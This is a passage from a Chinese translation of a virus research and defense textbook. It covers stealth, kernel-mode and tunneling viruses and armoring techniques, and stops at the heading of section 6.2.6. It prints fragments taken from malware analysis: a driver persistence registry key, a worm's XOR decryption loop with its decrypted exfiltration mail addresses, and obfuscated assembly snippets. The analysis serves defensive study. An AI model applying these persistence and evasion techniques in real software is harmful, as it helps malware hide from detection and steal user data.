显然，长度小于512字节的病毒能够把它自己放在一个单独的闲散扇区中。因此，在对磁盘进行杀毒时，将病毒感染的磁盘区域用其他数据重写（比如用0重写）非常重要，否则，反病毒程序可能产生一个内存*病毒僵尸*（ghost positive）。病毒僵尸是一个特殊的情况，如果在计算机中检测到了一个完整的病毒或者是一个病毒的代码片段，但是病毒本身并不处在活动状态，那么这个被检测到的病毒代码段就是病毒僵尸。在病毒的长度小于512字节并且通过占用闲散扇区的方式感染文件的情况下，如果杀毒程序恢复了原始的文件数据，但是并没有重写磁盘上闲散扇区中的病毒，这种现象就可能发生。因为BIOS根据扇区中文件的大小来读取文件，这段病毒代码将以不活动状态被装入到内存中。这些装入到内存中的病毒代码能够触发内存扫描程序去扫描系统内存中的病毒。

图5-3显示了一个1 536字节的程序占用了2 048字节簇的磁盘空间的例子。该病毒反复利用程序的闲散区域来存储原始的程序数据。在感染成功后，DIR命令显示的文件长度仍然是1 536字节。即使病毒没有被激活也是这个结果。这样病毒就具有了半隐藏（目录隐藏）功能，但是反病毒程序和完整性检测程序还是能够发现病毒的踪迹的。

5.2.5.6 硬件级的隐藏

硬件级的隐藏技术是一种特别复杂的技术，1993年这种技术最先出现在俄罗斯人编写的引导区病毒Strange[7]中。病毒Strange钩挂了INT 0Dh，这个中断处理函数和硬件中断IRQ 5是关联的。在XT系统中，INT 13h调用结束后，数据已经写入到磁盘缓冲区中，然后计算机硬件就会产生一个中断INT 0Dh。Strange病毒钩挂INT 0Dh中断，在磁盘数据已经写入到磁盘缓冲区之后，病毒就能够截获每个磁盘读取操作，在INT 0Dh的处理程序中，病毒使用端口6获取磁盘缓冲的指针并检测缓冲区中的数据是不是已经被感染。如果Strange在缓冲区中检测到了自己，病毒就用原始数据改写病毒的数据，清理扇区内容并完成INT 0Dh处理过程。这样，那些读取被病毒感染文件的程序看不到由病毒引起的任何差异，即使这些检测程序使用BIOS的INT 13h来获取病毒处理程序也改变不了这个结果。




图5-3 簇级的隐藏型病毒

在AT系统中，病毒不能使用INT 0Dh中断，但是可以使用INT 76h中断。在钩挂INT 76h后，病毒可以使用端口1F3h~1F6h来检测哪个扇区被读取，如果被读取的扇区中存储有病毒数据，那么病毒就用原始扇区的描述符重写该端口内容。这是因为INT 76h中断是在INT 13h完成之前产生的。读取扇区的程序并不知道它读取的数据操作已经被转移到了存储原始数据的扇区中。




图5-4 硬件级的隐藏型病毒

图5-4显示了硬件病毒操纵INT 76h的三个步骤。

注释 如果启动了Windows 3.0及以后版本，INT 76h欺骗就无效了。

5.2.6 磁盘高速缓存和系统缓存感染

病毒有一种很有意思的攻击方式是感染操作系统的缓冲区（系统缓存）或者由高速缓存管理器管理的文件系统高速缓存。

这种病毒同时具有了抗行为阻断（anti-behavior blocking）和抗启发式检测（antiheuristic）的能力。行为阻断通常由一些系统事件触发，比如以写方式打开已经存在的可执行文件，阻断这一行为就能防止病毒对这个文件的感染。这种方法基于这一思想：病毒要自我复制必须将其写入一个存在的可执行文件中。因此，阻止对已经存在的二进制文件的写事件，能够减少病毒感染的可能性，这一思想似乎非常合乎逻辑。

病毒Darth_Vader最先使用这种方式把自己的代码插入到DOS内核之中。该病毒不需要为自

己分配额外的内存，它利用了DOS内核中的内存“黑洞”。然后，病毒通过修改DOS内核的方式直接从操作系统本身获得对系统的控制权，而不需要改变系统的中断向量表。

基于这种方法，计算机病毒可以通过监测系统中用于存放可执行文件内容的缓冲区来检查是否有新的文件被装入到系统缓存中。病毒能够直接在系统缓冲区中修改文件。高速缓存和系统缓存感染是通过蛀穴感染（cavity infection）的方式实现的。该病毒不担心在感染过程增加了文件的大小，因为如果考虑这个因素，问题就比较复杂了。

Windows 9x环境下的W95/Repus病毒族也实现了这种机制，该病毒是由一个叫Super的人编写的。

Repus病毒使用了一种比较特别的技巧来切换到内核模式，因为只有在内核模式它才能调用VxD中的函数来查询系统的高速缓存的内容。如果病毒发现系统的高速缓存中存在PE文件，病毒就在高速缓存中PE文件的头部写入病毒自己的代码，并把这个缓存页标记为“脏的”。如果文件从一个位置拷贝到另外一个位置，病毒就把自己的代码插入到高速缓冲区中。这样病毒在感染的过程中不需要直接去写磁盘上的任何可执行文件，而是采用守株待兔的方法等用户进行文件拷贝，如果用户进行了文件拷贝，那么产生的新文件就被病毒感染了（具体过程参见图5-5）。




图5-5　磁盘高速缓存感染型病毒

5.3　临时内存驻留病毒

病毒中还有一种不太常见的技术，这种病毒并不是一直驻留在内存中，而是只在内存中保留一段很短的时间，或者等到某个特别的事件发生后（比如在病毒成功感染一定数目对象之后）就退出。保加利亚人编写的病毒Anthrax就使用了这种方式，该病毒感染MBR并在被感染系统引导的时候把自己装入到内存中，该病毒一直呆在内存之中，直到它成功地感染另外一个可执行程序。然后，该病毒就从内存中退出[4]，它就转变成一个直接感染病毒，只有在该文件被执行时，它才去感染其他的文件。

这种病毒很难流行起来，首先直接感染病毒比较容易被发现，因为它有太明显的磁盘操作，虽然攻击者可能采用某些方法隐藏这些操作。与临时驻留内存的病毒相比，永久驻留病毒在传染能力和传播速度方面都具有明显的优势。

不过，有些病毒也很成功，如匈牙利人编写的DOS病毒Monxla，该病毒使用了与Anthrax相似的技术来感染文件，Monxla监测中断INT 20h（返回DOS）。病毒一直呆在内存中并且处于活动状态，直到被感染的文件返回到DOS状态。该病毒能够快速地感染当前路径下所有的COM文件。利用这种方式，病毒能够传播到其他系统中，该病毒能有效地麻痹计算机用户，因为在用户启动一个执行程序或者退出一个程序的时候，系统本身也具有频繁的磁盘操作。

5.4 交换型病毒

计算机病毒的另外一种古怪的技术是只在内存中保留一小段计算机病毒代码，并保持活动状态，这一小段代码可能是一个钩挂事件。当钩挂的事件被触发的时候，该病毒就从磁盘中装入病毒体的其他代码，同时感染一个新的对象。然后，该病毒又从内存中清除刚刚装入的那段代码。

这种技术看起来具有一些比较先进的地方，比如，这种病毒需要占用的物理内存比较少，还能尽量保证经过加密的代码一直存储在磁盘上。同时，这种病毒也有很多弊端，例如，这种技术可能会显著加重磁盘的负担，这就使得病毒很容易被发现。

5.5 进程病毒（用户模式）

在现代的多任务操作系统中，病毒需要使用一些不同的策略。它们不需要依照传统意义上的方法“驻留”在内存中，通常只要作为某个进程的一部分处于运行状态就可以了。

内存空间通常依据与处理器模式相关的安全环（security ring）进行分区。现代大多数的操作系统（如基于Windows NT的操作系统），为了提高系统的安全性和健壮性，将用户模式和内核模式分开，应用程序工作在用户模式，操作系统、驱动程序、相对安全的数据结构等使用内核模式。基于这个原因，应用程序通常不能直接和系统内核打交道，这一点和DOS程序完全不同。

在这种系统环境下，攻击者有多种选择：

- 病毒随着被感染的进程一起装入到计算机中，它们使用本章列出的多种技术获取控制权，然后，在正在运行的用户模式进程中创建一个线程（或者多个线程），再使用直接感染技术感染其他文件。
- 病毒在它的宿主程序装入到内存之前，就已经把自己装入到系统中，它不创建任何线程，但它在宿主程序执行之前感染文件。通常，这种病毒的宿主程序是硬盘上的一个临时文件，它们在原始程序中以命令行参数的形式启动后，作为一个进程独立运行。这种病毒技术看起来很不专业，但是却得到了广泛的应用。
- 病毒本身还可以作为一个独立的用户模式进程运行。
- 病毒能够利用服务控制管理器（Service Control Manager）以服务进程的形式运行。
- 逐进程驻留（per-process resident）病毒能够钩挂用户模式下的API，如果有某些程序执行了这些被钩挂的API函数，那么病毒就可以自我复制。
- 病毒还能使用DLL注入技术。最早的DLL注入方法是修改注册表中的一个键值。在宿主进程执行的时候，DLL病毒就被装入到宿主程序的进程空间，用户模式的rootkits通常把这种技术和逐进程（per-process）API 钩挂技术结合在一起使用。
- 有些复合型病毒也能装入到内核模式，并在那里钩挂系统的操作，但是它们仍然在用户模式下执行它们的感染程序，这些感染程序需要利用用户模式的API函数来完成感染任务。

第12章将详细介绍与内存扫描技术相关的技术。

5.6 内核模式中的病毒（Windows 9x/Me）

在Windows 9x和Windows Me系统中，有几种病毒可以钩挂文件系统。早期出现的这种病毒

使用了9x系统的内核模式驱动程序VxD，通过驱动程序使用像IFSMgr_ Install FileSystemApiHook()这样的API函数[8]。很快，病毒作者们意识到根本无需利用VxD，因为在Windows 9x系统下，普通的PE文件就可以用一些技巧（比如使用call gate机制）调用内核模式的函数。

W95/CIH病毒是这种病毒中比较著名的一个，该病毒利用内核模式访问端口损害系统硬件（通过重写FLASH BIOS的内容）。

5.7 内核模式中的病毒 (Windows NT/2000/XP)

Windows NT环境下第一个以内核模式驱动程序运行并驻留内存的寄生型病毒是Infis。这个病毒的一个变种只能在Windows NT环境下运行，其他变种可以在Windows 2000环境下运行。

病毒Infis作为内核模式驱动程序驻留在内存中，并且钩挂了主要的NT系统服务中断（INT 2Eh），因此它能够在文件打开时立即感染该文件。这种方式并不是钩挂文件操作的标准方法，因此它并不能保证100%的操作成功率。但是，它仍然为其他病毒提供了一个很好的样板。

安装程序把病毒拷贝到系统内存中并在系统注册表中添加该病毒的注册项。该病毒把自己的可执行代码连同自己的PE文件头一起追加到目标文件的末尾，然后从自己的代码中提取出一个名为INF.SYS的独立驱动程序，把这个程序保存在%SystemRoot%\system32\drivers目录下。病毒安装一个合适的主键，这样就保证了下一次系统启动的时候病毒也能进入运行状态。该注册表项是：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\inf
    Type = 1
    Start = 2
    ErrorControl = 1
```

每一个驱动程序都需要用这个实体来让服务控制管理器（Service Control Manager，SCM）识别它，驱动程序能够在每次系统启动的过程中装入，并且在Windows NT/2000环境下第一次安装成功后，需要重新启动计算机，这一点，很像有些驱动程序的安装过程。

病毒的驱动程序一旦获得了控制权，它就从未分页内存中分配出一个缓冲区，并把自己的一个完整的拷贝从文件映像（INF.SYS）复制到该缓冲区内，最后病毒通过修改中断描述符标（IDT）钩挂INT 2Eh中断（见图5-6）。由于该病毒工作在内核模式，因此它就拥有系统级的最高权限。

正常情况下，INT 2Eh的处理函数是KiSystem-Service()。然而，当病毒钩挂中断INT 2Eh后，它就在函数KiSystemService()之前处理中断请求，并能使用系统服务表将控制过程传递给相应的NTOS内核函数。




图5-6 基于Windows NT系统的内核模式中的病毒

Win32应用程序从Win32子系统中调用API函数。这个子系统把公开的API调用转换为那些未公开的、由NTDLL.DLL提供的API调用，这些未公开的API函数就是原始API（native API）。NTDLL.DLL被映射到用户模式，但是它使用带有EAX寄存器（在IA32平台下）中的功能ID的INT 2Eh中断服务把大部分的函数处理过程切换到内核模式。最终，每一个打开文件的函数都会触发INT 2Eh中断处理函数KiSystemService()，而这个函数已经被病毒Infis钩挂，这种钩挂方式很像DOS环境下的TSR病毒。钩挂中断 INT 2Eh的病毒Infis只是截获了文件打开函数，它检测被打开文件的文件名和扩展名，然后打开该文件。病毒的中断处理程序还检测被打开的文件是不是PE类型的程序并试图感染PE型程序。

怎样检测系统是否被病毒Infis感染了呢？一个可行的方案是检查系统驱动程序列表中系统已装入驱动程序的名称，如果在驱动程序列表中发现了病毒的驱动程序，基本上就可以认定该系统已经被病毒感染，但是病毒也能使用隐藏技术避免在驱动程序列表中的显示出自己的驱动程序。Windows 2000/XP系统在计算机管理器中显示驱动程序列表。操作方法是：首先从控制面板中选择管理工具，然后点击计算机管理，再选择设备管理。需要注意的是必须设置显示属性让它显示隐藏的设备。

inf的驱动程序应该显示在这个列表中，就像图5-7中的对话框一样，这是从一个被病毒Infis感染的系统中抓取的实例。




图5-7 病毒Infis的inf驱动程序的属性页

病毒Infis有很多局限性。显然病毒的作者并不熟悉各种不同的NT系统的上下文环境，因此该病毒缺乏存取大部分文件所需的系统权限，因为它并没有设置一个能够在系统上下文环境中运行的内核模式，忽略了打开一个文件所要求的用户模式线程的权限等级。结果，除非申请打开文件的用户（比如Windows Explorer）运行在具有对被打开对象写权限（比如系统管理员），否则，病毒就不能感染那些文件。

而且，每一个服务号都是在微软编译内核时创建的一个宏，因此服务号在不同的Windows版本中可能是不同的，因为病毒Infis使用了硬编码的服务号，这样它就不能在不同的Windows系统版本之间兼容。当然，有一些可靠的方法来确定基于Windows NT系统的服务号，未来的内核模式病毒可能会支持这种机制。

5.8 通过网络传播的内存注入病毒

高级计算机蠕虫，比如CodeRed和Slammer，能够把自己的代码注入到连网计算机有漏洞的进程中。这些病毒不需要将自己作为某种对象存储在磁盘中，而只需要一组数据包就可以把自己传送到网络上的其他系统中。

这是一种重要的技术，第12章将详细介绍这种技术，同时也会介绍其他类型的Win32内存攻击技术。

参考文献

1. Jim Bates, "666—The Number of The Beast," *Virus Bulletin*, May 1990, pp. 13-15.
2. Dr. Alan Solomon, "Mechanism of Stealth," *Computer Virus and Security Conference*, 1992, pp. 232-238.
3. Peter Ferrie, private communication, 2004.
4. Fridrik Skulason (with contribution of Dr. Vesselin Bontchev), "The Bulgarian Computer Viruses, The Virus Factory," *Virus Bulletin*, June 1990, pp. 6-9.
5. Peter Szor, "HPS," *Virus Bulletin*, June 1998, pp. 11-13.
6. Peter Szor, "Stealth Survival," *Virus Bulletin*, July 2002, pp. 10-11.
7. Eugene Kaspersky, "Strange," `http://viruslist.com/eng/viruslist.html?id=2836`
8. Paul Ducklin, "Not the Virus Writer's Guide to Windows 95," *Virus Bulletin Conference*, 1996, pp. IX-XXIV.

第6章 基本的自保护策略

“大量事实证明，即使软件技术发展到下个世纪，这个领域仍然会有大量重要而新奇问题等待解决。”

——Dr. Steve R. White, IBM Thomas J. 华盛顿研究中心

本章将介绍病毒常用的自保护技术，病毒使用这些技术的目的是为了延长在目标系统上的存活时间，特别是为了延长在那些具有一定安全保护策略（比如安装了病毒检测软件）的计算机系统上的存活时间。开发病毒防御系统时，如果没有考虑到这些技术因素是注定要失败的。

6.1 隧道病毒

驻留内存型病毒通常使用隧道技术来穿透行为阻断系统（behavior blocker systems）[1]。驻留内存的隧道病毒企图让自己成为中断处理链中的第一个处理对象（最先处理中断事件。——译者注），把自己安装在其他驻留内存的应用之前，然后直接在原中断处理程序的入口处调用中断。病毒通过这种方式首先取得对中断的控制权，然后控制执行原中断处理程序并旁路病毒监控程序。

显然，非内存驻留型病毒也能使用这种技术来查找原中断处理例程并直接调用，不过，大部分隧道病毒都是驻留内存的。

后面的各节将介绍最常用的隧道病毒技术。

6.1.1 通过扫描内存查找原中断处理例程

DOS程序能够直接搜索所有物理内存来查找中断处理例程，这就允许病毒用一小段代码来搜索中断程序的入口地址，比如INT 21h和INT 13h的入口地址，甚至能够运用这样的程序获取存储在BIOS中的代码。

病毒在获取中断处理程序INT 21h入口地址以后，就能够在这个中断处理程序的开始处放置一个jump指令，病毒Frodo就是这么干的。由于病毒通过调用原中断处理程序旁路了对中断处理程序的修改，可能会导致与系统中安装的其他软件相冲突。比如，如果系统中安装了磁盘加密系统，该系统的加密驱动可能被病毒给“旁路”了，从而导致系统崩溃。隧道病毒经常会碰到这样的错误，但是，病毒就是病毒，它不是反病毒软件，不需要做到完美。

病毒Eddie（也有人把它叫做Dark_Avenger.1800.A）是我分析过的最早使用这种技术来检测INT 13h中断程序入口点从而控制MFM硬盘控制器的病毒。病毒作者们经常使用这种技术，他们甚至把这种技术做成引擎插件（engine plug-in），这样那些经验并不丰富的病毒作者也能利用这个插件写出具有这种功能的新病毒。

6.1.2 跟踪调试接口

保加利亚人编写的病毒Yankee_Doodle是最先使用中断INT 1来跟踪原中断处理程序，从而实现隧道技术的病毒之一。

它的思路就是钩挂中断INT 1，打开处理器的调试标记，然后运行一个无害的中断调用。这样，系统每执行一条指令都会触发中断INT 1，病毒就能跟踪代码执行路径直到到达某个特别的处理程序，比如INT 21h。这时，病毒就保存这些处理程序的地址并准备直接利用或者钩挂这些处理程序来旁路系统中安装的行为阻断程序。

当然，在跟踪过程中病毒需要注意很多问题。许多条指令都能够影响处理器的跟踪标志位，从而阻碍了对程序的跟踪。病毒必须控制程序的执行，提前检测出指令路径上的这种指令，以避免发生这样的情况。

6.1.3 基于代码仿真的隧道技术

上述方法的一个安全替代方案是使用代码仿真器来完整地模拟中央处理器，来跟踪程序的执行过程直到找到所期望的函数入口点，而不使用处理器的调试接口。澳大利亚一个臭名昭著的杂志《VLAD》上最先发布了这种技术，他们把这种技术做成了一个通用的隧道引擎。

6.1.4 使用I/O端口直接访问磁盘

常用的防拷贝方案是直接使用I/O端口通过“直接与金属（metal）对话（意思是直接访问物理存储介质。——译者注）”的方式来操作硬盘。这项技术不仅让防御者大伤脑筋（因为直接读取这样的端口非常困难），而且它也提供了访问磁盘底层的一种方法，从而避免了使用磁盘中断或者API函数。并且，它还能够完成一些中断调用和API调用所不能完成的工作。

不过，这项技术的缺点非常明显。就像防拷贝一样，使用这种技术的计算机病毒在不同版本的系统之间很可能是不兼容的。因此，这种病毒的传染性就会比通过高层进行感染的病毒弱得多。

仅有少数的几种已知病毒（比如Slovenian和NoKernel）使用了这种技术。

6.1.5 使用未公开的函数

有些病毒使用了未公开的API函数来获取原始中断程序的入口点，就像前面提到的，获取未公开函数和文件类型的信息是反病毒研究者必须面对的严峻挑战之一。

早期的Dark Avenger病毒用一些技巧来调用INT 21h 的“获取列表的列表（Get List of List）”服务，这是一个DOS内部函数[2]。因为微软当时还没有公开这个函数，因此，很难判断病毒用这个数据结构（列表的列表。——译者注）干了什么。显然，病毒能够利用这个功能询问系统中的设备驱动链，然后获取一个可以直接调用的处理程序地址，从而“旁路”了监测程序。

微软操作系统中仍有一大部分功能没有公开，其中包括内部API函数和内核API函数中比较重要的部分。这些问题在很大程度上加大了病毒代码分析工作和病毒检测工作的难度。

6.2 装甲病毒

装甲病毒（armored virus）这个词是New Scotland Yard的一个计算机犯罪单位发明的，用来描述那些故意使自己难于检测和快速分析的计算机病毒。

计算机病毒的主要目标是快速传播，同时还要隐藏行踪以避免被发现。在本书的前面几章里，已经介绍了一些关于病毒的高级技术，包括能够防止被快速检测又能保护病毒代码的病毒隐藏技术。装甲病毒的作者希望该病毒具有更强的生存能力，即使用户安装了能够检测未知病

毒的启发式扫描器，也不能快速发现装甲病毒的踪迹。此外，即便有人获得了病毒的样本，病毒作者也会采用一些办法让分析病毒的过程变得非常困难，它们希望以此延缓针对病毒攻击的反应速度。

后续各节描述了装甲病毒最常用的策略，包括：

- 反反汇编（Antidisassembly）
- 反跟踪（或反调试）（Antidebugging）
- 抗启发式检测（Antiheuristics）
- 抗仿真（Antiemulation）
- 抗替罪羊（Antigoat，为反病毒设计的陷阱文件。——译者注）

6.2.1 反反汇编

要读懂用汇编语言编写的计算机病毒是非常困难的，因为病毒经常使用一些常规程序中很少使用甚至根本不用的技巧。市面上有几个非常好的反汇编工具。本书强烈推荐用Data Rescue的IDA来研究计算机病毒，因为这个工具允许用户快速重定义代码和数据的位置。

曾经有好几款非常成功的反汇编工具，比如自动化的反汇编工具Sourcer。病毒作者使用了一些技术手段来欺骗这些自动工具，以此对抗针对病毒的反汇编分析。各种各样的代码迷惑技术（code obfuscation）是对反汇编工具的最大威胁，这些技术包括加密技术，多态技术、特别是变形技术等。本书第7章将详细讲解这些内容。

6.2.2 数据加密

防止反汇编的最直接的方式就是对病毒代码中的数据进行加密。病毒体中所有的持续性数据都可以加密，在用反汇编工具装载病毒的时候，会涉及到多个被加密的病毒代码片段，用户必须逐个解密这些代码片段才能理解整个病毒代码的功能，这就更加加重了分析病毒代码的工作负担。

蠕虫W95/Fix2001通过电子邮件向攻击者发送偷到的用户账户信息。蠕虫的作者当然不希望你很快就找到接收邮件的电子邮件地址，直接查看蠕虫的执行文件或者对病毒代码进行反汇编都找不到接收窃取信息的邮件地址，你能猜出图6-1中加密的数据块中隐藏的是什么信息吗？

```
00002CD0: 90 90 90 E9 00 00 00 00|C8 00 00 00 48 5A 49 4D | ....é   È   HZIM
00002CE0: 39 4D 56 23 25 7E 7C 6D|74 76 7D 6C 75 7C 71 78 | 9MV#%~|mtv}lu|qx
00002CF0: 77 7D 75 7C 19 59 7C 75|6B 78 77 7A 71 76 37 7A | w}u|.Y|ukxwzqu7z
00002D00: 76 74 27 14 13 19 59 71|76 6D 74 78 78 75 37 7A | vt'...Yqvmtxxu7z
00002D10: 76 74 27 14 13 19 59 7A|78 6C 7D 78 7D 37 7A 76 | vt'...Yzxl}x}7zv
00002D20: 74 37 78 6B 27 14 13 19|45 4F 54 54 58 5E 50 5A | t7xk'...EOTTX^PZ
00002D30: 37 4F 41 5D 19 4A 76 7F|6D 6E 78 6B 7C 45 54 78 | 7OA].Jv.mnxk|ETx
00002D40: 7A 6B 76 6A 76 7F 6D 45|4E 78 77 7D 76 6E 6A 45 | zkvjv.mENxw}vnjE
00002D50: 5A 6C 6B 6B 7C 77 6D 4F|7C 6B 6A 78 76 77 45 4B | Zlkk|wmO|kjxvwEK
00002D60: 6C 77 19 BF 00 02 B9 00|01 33 C0 FC F3 AB BF 00 | lw.¿..¹..3ÀüóA«¿.
```

图6-1 蠕虫W95/Fix2001中的一个加密数据块

使用反汇编工具IDA分析这个蠕虫，会发现使用XOR操作进行解密的一个程序段，解密引擎将对87h字节进行解密，常数19h是解密的密钥，图6-2显示了这段程序的内容。

```
    mov ecx, 87h

decrypt:
    xor byte ptr encrypted[ecx], 19h
    loop decrypt
    push offset emailto
    push offset rcptto2
    call j_lstrcpyA
    push offset emailto
    push offset rcptto3
    call j_lstrcpyA
```

图6-2　蠕虫W95/Fix2001的数据解密引擎

注释　指令“xor byte ptr encrypted[ecx], 19h”也可以表示为“xor byte ptr [ecx+004048DB],19”。

为了能够进一步分析，必须解密这些加密的数据，有些人可能喜欢使用调试工具解密，但是用调试工具解密会很耗时，并会加重整个工作的难度。图6-3中显示的是解密以后的数据。

```
00002CD0: 90 90 90 E9 00 00 00 00|C0 00 00 00 52 43 50 54 | ...é    À    RCPT
00002CE0: 20 54 4F 3A 3C 67 65 74|6D 6F 64 75 6C 65 68 61 |  TO:<getmoduleha
00002CF0: 6E 64 6C 65 00 40 65 6C|72 61 6E 63 68 6F 2E 63 | ndle@elrancho.c
00002D00: 6F 6D 3E 0D 0A 00 40 68|6F 74 6D 61 69 6C 2E 63 | om>  @hotmail.c
00002D10: 6F 6D 3E 0D 0A 00 40 63|69 75 64 61 64 2E 63 6F | om>  @ciudad.co
00002D20: 6D 2E 61 72 3E 0D 0A 00|5C 56 4D 4D 41 47 49 43 | m.ar>  \VMMAGIC
00002D30: 2E 56 58 44 00 53 6F 66|74 77 61 72 65 5C 4D 69 | .VXD Software\Mi
00002D40: 63 72 6F 73 6F 66 74 5C|57 69 6E 64 6F 77 73 5C | crosoft\Windows\
00002D50: 43 75 72 72 65 6E 74 56|65 72 73 69 6F 6E 5C 52 | CurrentVersion\R
00002D60: 75 6E 00 BF 00 02 B9 00|01 33 C0 FC F3 AB BF 00 | un ¿ ¹  3ÀüóA¿
```

图6-3　蠕虫W95/Fix2001中解密以后的数据

由于病毒采用了加密技术，一些不合格的病毒分析工作组经常会发布一些错误的信息。这些错误信息还经常见诸媒体，误导了用户，还可能因为没有正确地告诉用户病毒的危害性而带来一些不必要的损失。分析病毒唯一可靠的方法是全面地关注病毒的每一个细节，其他的想法都是不专业的，应该避免。

6.2.3　使用代码迷惑对抗分析

使用一些具有自修改功能的代码是对反汇编的另一个挑战。在用反汇编工具分析代码时，很难读懂这样的代码。

下面是DOS环境下写文件操作最简单的例子程序：

```
MOV   CX, 100h ; this many bytes
MOV   AH, 40h  ; to write
INT   21h      ; use main DOS handler
```

这样的反汇编代码一看就懂，攻击者当然知道这一点。使用基于反汇编代码的启发式的分析工具也会检测出类似的代码序列。

如果像清单6-1中给出那样，故意以一种迷惑人的方式编写病毒代码，病毒分析人员就不得不自己计算哪些代码会执行。也许有些分析人员喜欢使用调试工具来分析，然而，攻击者又可能会使用一些反跟踪技术阻止你调试他的程序。

清单6-1 简单的迷惑代码

```
MOV     CX,003Fh  ; CX=003Fh
INC     CX        ; CX=CX+1 (CX=0040h)
XCHG    CH,CL     ; swap CH and CL (CX=4000h)
XCHG    AX,CX     ; swap AX and CX (AX=4000h)
MOV     CX,0100h  ; CX=100h
INT     21h
```

结果，在代码执行到INT 21h的时候，寄存器的值是根据实际情况设定的。攻击者还可能在代码中使用很多跳转指令，分析者在用反汇编工具分析这些代码的时候会感到非常困难，如果是在几个K字节的代码段中跳来跳去，分析这段代码就更加困难了。如果在扫描引擎中使用了代码仿真器（emulator），这种代码就容易分析多了。然而，攻击者又会使用一些技术来对抗代码仿真器。

6.2.4 基于操作码混合的代码迷惑

图6-4中显示的是从病毒W98/Yobe中选取的一段的代码实例。注意CALL指令中有一个偏移地址4013E6+1，+1是操作码B8h（MOV）的副产品，它是专门被加到代码数据中迷惑反汇编工具的。

```
                pusha
                call    near ptr loc_4013E6+1

loc_4013E6:                             ; CODE XREF: CODE:004013E1↑p
                mov     eax, 081C9335Bh
                add     bl, ah
                dec     ecx
                mov     byte ptr [ebx+5], 0
                lea     edi, [ebx+400h]
                mov     al, [ebp+10h]
                dec     al
```

图6-4 W98/Yobe病毒中使用的基于操作码混合的代码迷惑技术

幸运的是，现代反汇编工具，比如IDA允许用户快速地把指令代码重新定义成数据。当把B8h重新定义成单字节数据以后，代码的流程就很清晰了。从loc_4013e7处开始正确的反汇编代码段显示在图6-5中。

```
                pusha
                call    loc_4013E7
;               ---------------------------------------------------------------
                db 0B8h ; ¸
;               ---------------------------------------------------------------

loc_4013E7:                             ; CODE XREF: CODE:004013E1↑p
                pop     ebx
                xor     ecx, ecx
                mov     cl, 0
                jecxz   short near ptr unk_401437
                mov     byte ptr [ebx+5], 0
                lea     edi, [ebx+400h]
```

图6-5 重定义B8h数据字节后的正确的反汇编代码

事实上，病毒经常使用CALL和POP指令序列来校正他们在文件中的位置，CALL指令把需要返回的地址压入堆栈，这个地址又立即从堆栈的顶端弹了出来，并且病毒的控制执行流程仍

然保持在适当的位置。前面的技巧可以迷惑那些使用反汇编进行病毒检测的启发式工具，因为像CALL POP这样的代码对很容易迷惑这些工具。

6.2.5 使用校验和

很多病毒使用了某种类型的校验和，比如基于CRC32算法的校验和或者其他更简单的算法，这样就能避免在代码中使用字符串匹配。虽然这种代码很容易读，但是分析过程中可能会被他们的意义所迷惑。在某种情况下，这种校验和能够成为特别迷惑人的技巧。Metal Driller编写的病毒W95/Drill[3]，包含了这样的技巧。该病毒根据病毒中存贮的名称的检验和选择API的名称。我在分析这个病毒的时候，有些API函数的校验和根本找不到对应的API函数字符串。事实上，有几个API仅仅是病毒中的抗仿真技巧，所以他们对病毒的整体功能没有什么太大的作用。

我写了一篇关于W95/Drill的文章发表在《Virus Bulletin》上，文章也没有明确解释其中部分API校验和所代表的实际意义。几个月以后，我从一个爱好者杂志收到了这个病毒的源代码，发现了下面这个小小的拼写错误：

```
;; DWORD GetCurrentProcessID(void)
dd      8D91AE5Fh, 0
```

这个API函数名的正确写法是GetCurrentProcessId()（最后一个字符要小写。——译者注）。因为API名称的最后一个字母是错误的，所以这个事先计算好的校验和就没有相匹配的API函数名，我又解决了一个奇怪的问题！

6.2.6 基于压缩的隐蔽代码

